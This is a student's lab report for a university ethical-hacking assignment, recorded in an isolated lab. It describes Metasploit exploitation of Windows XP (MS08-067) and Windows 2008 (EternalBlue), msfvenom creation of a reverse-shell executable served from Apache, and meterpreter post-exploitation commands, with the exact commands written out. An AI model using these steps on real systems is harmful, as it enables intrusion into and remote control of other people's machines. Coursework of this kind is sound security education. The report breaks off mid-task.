OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

Angelica Grace Castro

01267060


TASK A


1 & 2. Run a port scan against the Windows XP using nmap command to identify open ports and services. (1) Identify the SMB port number (default: 445) and confirm that it is open. (2)



In the screenshot above, I entered the nmap command with the IP address of the Windows XP which is 192.168.14. The scan showed that port 445 is open.


3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi






In the first screenshot above, I entered the msfconsole command to open Metasploit. In the second screenshot I entered search ms08_067_netapi to find the exploit.


4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.



In the screenshot above, I entered use exploit/windows/smb/ms08_067_netapi to select that exploit module. I then set the payload to use meterpreter reverse tcp by entering set payload windows/meterpreter/reverse_tcp into the command line.


5. Use XXXX (follow the lab instruction) as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.






In the first screenshot above, I set my lhost to 192.168.10.13 (Internal Kali), lport to 4428, rhost to 192.168.10.14 (Windows XP), and kept the default rport which is port 445. In the second screenshot, I entered exploit to the command line to use the exploit and it was successful.


6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.





In the first screenshot above, I entered screenshot into the command line to take a screenshot which was saved to my home as pVPyryDK.jpeg. The second screenshot above shows that the screenshot is in my home directory and what the actual screenshot looks like.


7-10. [Post-exploitation] In meterpreter shell, display the target system's local date and time (7). [Post-exploitation] In meterpreter shell, get the SID of the user (8). [Post-exploitation] In meterpreter shell, get the current process identifier (9). [Post-exploitation] In meterpreter shell, get system information about the target (10).




In the screenshot above, I entered localtime in the command line to display the target system's local date and time which is 2024-03-15 01:00:38.793. I entered getsid to get the SID of the user which is S-1-5-18. I entered getpid to get the current process identifier which is 996 and I entered sysinfo to get the target's system information.

Task B


- Configure your Metasploit accordingly and set XXXX (follow the lab instruction) as the listening port number. Display the configuration and exploit the target. (10 pt)






In the first screenshot above, I entered search eternablue to the command line to look for the exploit. I then entered use exploit/windows/smb/ms17_010_eternalblue to choose that exploit module. Since I am using the Windows 2008 VM for this task, I opened another terminal and did a scan of open ports by entering nmap 192.168.10.11 (Windows 2008) to the command line and confirmed port 445 is open. I set the payload to windows/x64/meterpreter/reverse_tcp, lhost to 192.168.10.13 (Internal Kali), rhosts to 192.168.10.11 (Windows 2008), and the lport to 4428 as listed in the assignment page. In the second screenshot above, I entered exploit to the command line to exploit the target.

1. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



In the first screenshot above, I entered screenshot to the command line which saved a screenshot of the target to my home directory under the file name IGNtrfzh.jpeg. The second screenshot above shows the screenshot file in my home directory and what the screenshot looks like.

2-5. [Post-exploitation] In meterpreter shell, display the target system's local date and time (2). [Post-exploitation] In meterpreter shell, get the SID of the user (3). [Post-exploitation] In meterpreter shell, get the current process identifier (4). [Post-exploitation] In meterpreter shell, get system information about the target (5).




In the screenshot above, I entered localtime to the command line to display the target's local date and time which is 2024-03-15 23:08:39.833, getsid to get the target's SID which is S-1-5-18, getpid to get the current process identifier which is 1108 and sysinfo to get the target system information which is shown in the screenshot above.

Task C

Create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell. Don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. The requirements for your payload are:


• Payload Name: Use your MIDAS ID (for example, pjiang.exe)

• Listening port: XXXX (follow the lab instruction)




In the screenshot above, I entered use exploit/multi/handler to use that exploit module. I then set my configurations to have the payload windows/meterpreter/reverse_tcp, lhost as 192.168.10.13, lport as 4428 and then entered exploit. I opened a new terminal and entered msfvenom –p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=4428 –f exe –o acast045.exe to create my payload. I entered service apache2 and then cp acast045.exe /var/www/html/ to upload my payload to the web server. I then went to the Windows 7 VM downloaded acast045.exe which resulted in a successful reverse tcp connection.


1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)



In the screenshot above, I entered screenshot into the command line which saved a screenshot with the file name as SzTeMSwh.jpeg that is also shown in the screenshot above.


2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists.





